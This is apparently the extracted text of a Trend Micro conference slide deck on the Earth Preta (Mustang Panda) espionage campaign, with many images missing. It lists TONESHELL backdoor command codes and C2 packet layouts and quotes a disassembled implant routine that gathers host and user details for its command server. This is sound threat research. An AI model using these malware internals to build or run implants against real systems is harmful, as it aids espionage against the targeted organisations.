

Catching the Big Phish: Earth Preta Targets Government, Educational and Research Institutes Around the World

Nick Dai, Sunny W Lu and Vickie Su

2023/04 @ BotConf 2023



Who are we?



Nick Dai



Sunny W Lu



Vickie Su


We are threat researchers at Trend Micro.
We are responsible for tracking and detecting APT attacks within APAC region.


Outline

- Campaign Investigation
- Threat Hunting
- Conclusion

Campaign Investigation

All starts from an email...





Code	Internal Strings
0x9	Stop TOne Pipe Shell
0xA	Stop TOnePipeShell
0x4	Upload file begin
0x5	Upload file write
0x7	Upload file cancel
0x6	Upload file Endup
0x3	Create TOnePipeShell

Table. Command codes in TONESHELL variant A



THREAT ADVISORY

Mustang Panda deploys a new wave of malware targeting Europe

By Asheer Malhotra, Jungsoo An, Kendall McKay

THURSDAY, MAY 5, 2022 08:05

THREAT ADVISORY



The implant will then collect the following information from the endpoint and send it to the C2:

- Volume serial number, which it obfuscates by adding 0x12345678. The final result is sent to C2.
- Retrieves the computer name and username and length.
- Retrieves the uptime of the host.

```
text:00401D95 FF D1      call     ecx                ; calls GetCompNameA
text:00401D97 85 C0      test    eax, eax
text:00401D99 75 1E      jnz     short loc_401DB9
text:00401D9B BA 01 00 00 00  mov     edx, 1
text:00401DA0 6B C2 00   imul    eax, edx, 0
text:00401DA3 8B 4D 08   mov     ecx, [ebp+arg_0]
text:00401DA6 C6 04 01 3F  mov     byte ptr [ecx+eax], 3Fh ; '?'
text:00401DAA BA 01 00 00 00  mov     edx, 1
text:00401DAF C1 E2 00   shl     edx, 0
text:00401DB2 8B 45 08   mov     eax, [ebp+arg_0]
text:00401DB5 C6 04 10 00  mov     byte ptr [eax+edx], 0
text:00401DB9                                     loc_401DB9:
text:00401DB9 8B 4D 08   mov     ecx, [ebp+arg_0] ; CODE XREF: mw_get_compname_username_w_lengths+29tj
text:00401DBC 51        push    ecx
text:00401DBD E8 EE FB FF  call    fn_length_calc ; calcs length of CompName
text:00401DC2 83 C4 04   add     esp, 4
text:00401DC5 BA FF 01 00 00  mov     edx, 1FFh
text:00401DCA 2B D0     sub     edx, eax
text:00401DCC 83 EA 01   sub     edx, 1
text:00401DCF 89 55 F8   mov     [ebp+var_8], edx
text:00401DD2 8B 45 08   mov     eax, [ebp+arg_0]
text:00401DD5 50        push    eax
text:00401DD6 E8 D5 FB FF  call    fn_length_calc ; calcs length of CompName
text:00401DD8 83 C4 04   add     esp, 4
text:00401DDE 8B 4D 08   mov     ecx, [ebp+arg_0]
text:00401DE1 8D 54 01 01  lea     edx, [ecx+eax+1]
text:00401DE5 89 55 FC   mov     [ebp+var_4], edx
text:00401DE8 8D 45 F8   lea     eax, [ebp+var_8]
text:00401DEB 50        push    eax
text:00401DEC 8B 4D FC   mov     ecx, [ebp+var_4]
text:00401DEF 51        push    ecx
text:00401DF0 8B 55 F4   mov     edx, [ebp+var_C]
text:00401DF3 8B 82 70 00 01 00  mov     eax, [edx+10070h]
text:00401DF9 8B 48 60   mov     ecx, [eax+60h]
text:00401DFC FF D1      call     ecx                ; calls GetUserName
text:00401DFE 85 C0      test    eax, eax
text:00401E00 75 1E      jnz     short loc_401E20
text:00401E02 BA 01 00 00 00  mov     edx, 1
text:00401E07 6B C2 00   imul    eax, edx, 0
text:00401E0A 8B 4D FC   mov     ecx, [ebp+var_4]
text:00401E0D C6 04 01 3F  mov     byte ptr [ecx+eax], 3Fh ; '?'
text:00401E11 BA 01 00 00 00  mov     edx, 1
text:00401E16 C1 E2 00   shl     edx, 0
text:00401E19 8B 45 FC   mov     eax, [ebp+var_4]
text:00401E1C C6 04 10 00  mov     byte ptr [eax+edx], 0
text:00401E20                                     loc_401E20:
text:00401E20 8B 4D 08   mov     ecx, [ebp+arg_0] ; CODE XREF: mw_get_compname_username_w_lengths+90tj
text:00401E23 51        push    ecx
text:00401E24 E8 87 FB FF  call    fn_length_calc ; calcs length of CompName
text:00401E29 83 C4 04   add     esp, 4
text:00401E2C 8B F0     mov     esi, eax
text:00401E2E 8B 55 FC   mov     edx, [ebp+var_4]
text:00401E31 52        push    edx
text:00401E32 E8 79 FB FF  call    fn_length_calc ; calcs length of UserName
text:00401E37 83 C4 04   add     esp, 4
text:00401E3A 8D 44 06 02  lea     eax, [esi+eax+2]
text:00401E3E 8B 4D 0C   mov     ecx, [ebp+arg_4]
text:00401E41 89 01     mov     [ecx], eax ; saves_total_length
```

Implant collecting system information to send to the C2.

Name	Offset	Size	Description
magic	0x0	0x3	17 03 03
size	0x3	0x2	Payload size
type	0x5	0x1	Connection type, 0x0 or 0x1
unique_id	0x6	0x4	Victim ID
payload	0x10	size	Payload

Table. **TONESHELL** variant A

Name	Offset	Size	Description
magic	0x0	0x3	17 03 03
size	0x3	0x2	Payload size
payload	0x5	size	Payload

Table. The bespoke stager from Cisco Talos report, detected as **PUBLOAD** in Trend Micro

Motivation

Cyber espionage

Industries

- Diplomatic missions
- Military personnel
- Political party


Countries


- United States
- Mongolia
- Myanmar
- Japan
- India
- Taiwan
- Australia
- South Africa

Tools


- PlugX
- PoisonIvy
- Cobalt Strike
- NBTscan
- RCsession










© 2022 TREND MICRO



